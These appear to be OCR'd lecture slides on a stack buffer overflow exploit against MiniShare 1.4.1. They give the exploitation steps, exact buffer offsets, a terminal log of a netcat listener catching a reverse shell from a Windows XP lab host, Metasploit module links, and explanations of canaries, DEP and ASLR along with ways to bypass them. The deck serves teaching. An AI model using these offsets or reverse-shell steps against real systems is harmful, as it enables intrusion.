
Demo building exploit for MiniShare 1.4.1

Note: See the markdown source of this presentation for an extended discussion in the comments.


Reproduce Error




Find a JMP ESP Instruction




Calculate Overwrite Offsets



Test Offsets



Jump to Shellcode



Execute Reverse TCP Shell

The screenshot shows a Kali Linux desktop environment with two terminal windows. The left terminal window shows the command `./minishare` being run, followed by the output of the `nc -nvlp 443` command, which establishes a listener on port 443. The right terminal window shows the exploit has connected from a Microsoft Windows XP host (IP: 172.16.69.204). The user then runs `dir` in the Windows terminal, listing files in the `C:\Program Files\MiniShare` directory. The terminal output is as follows:

```
root@kali:~/Desktop# ./minishare
root@kali:~/Desktop# nc -nvlp 443
listening on [any] 443 ...
connect to [172.16.69.208] from (UNKNOWN) [172.16.69.204] 1036
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\MiniShare>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D057-529C


 Directory of C:\Program Files\MiniShare

04/16/2015  03:11 PM    <DIR>      .
04/16/2015  03:11 PM    <DIR>      ..
04/16/2015  03:02 PM    <DIR>      docs
04/16/2015  05:13 PM            46,232 log.txt
04/14/2003  02:54 AM            4,453 mimetypes.ini
09/29/2003  07:34 AM            2,030 minishare.css
09/27/2004  11:08 AM            64,512 minishare.exe
04/16/2015  05:07 PM            261 minishare.ini
09/29/2003  07:15 AM            93 mtdt.txt
02/27/2003  12:38 PM            615 readme.txt
04/16/2015  03:02 PM            34,086 uninist.exe
09/27/2004  11:08 AM            8,362 version.txt
                           9 File(s)     160,644 bytes
                           3 Dir(s)   913,915,904 bytes free

C:\Program Files\MiniShare>
```

The taskbar at the bottom shows the following windows: root@kali: ~/Desktop, MiniShare - Iceweasel, root@kali: ~/Desktop, and root@kali: ~/Desktop.

Silent Attack



Exploit

- $\text{len}(\text{buffer}) < 1787$
- NOP filler could be any valid bytes here (just not 0x00, 0x0A, 0x0D), since the filler is not going to be executed
- A small NOP sled is added before the shellcode to give our exploit some stability
- Further experimentation reveals we only have 2220 bytes to play with, leaving only 429 bytes for the payload

buffer[0]	EIP	ESP	
<-NOP Filler->	JMP ESP	[(NOP * 16) Shellcode] ->	
0	1787	1791	2220

Metasploit Modules

- Create modularized exploit code for automatic exploitation of known vulnerabilities
 - http://www.rapid7.com/db/modules/exploit/windows/http/minishare_get_overflow
 - https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/windows/http/minishare_get_overflow.rb

Writing exploits requires some skill. Running exploits requires very little knowledge (script kiddies).

OS Defenses

OS Defense: Stack Canaries

A canary is a tripwire placed before the return pointer that when overwritten by a buffer overflow changes the value of the canary and signals to the OS that the program state has been compromised.

- Terminator canaries - Canaries with randomly selected values placed at the ends of strings or buffers
- Random canaries - Randomly placed canaries that are hard for an attacker to predict, usually implemented as an XOR of the original control data

OS Defense: Data Execution Prevention (DEP)

Uses segmentation to mark areas of memory as either executable or non-executable. Executing memory marked as non-executable causes a segmentation fault.

- Prevents an attacker from executing code in an area of memory that was intended solely for data
 - Idea: If we know its data, don't treat it like code!
- Attackers can combat this technique by using what already exists in memory
 - Return-to-libc just sets up parameters and then sets the return pointer to a function in the standard C library (i.e. calls a C function)

OS Defense: Address Space Layout Randomization (ASLR)

Randomly rearranges the address locations in memory of key data areas of a process, including the base of the executable and the positions of the stack, heap and libraries.

- Prevents an attacker from reliably jumping to a position in memory
 - Idea: It doesn't matter if you can control the instruction pointer if you don't know where to jump to!
- Attackers combat this technique by trying to reduce entropy
 - Heap spraying loads several copies of the attack into memory to increase success rates, by hoping the jump hits an exploit
 - Leaky/dangling pointers (pointers that don't point where they are suppose to be pointing)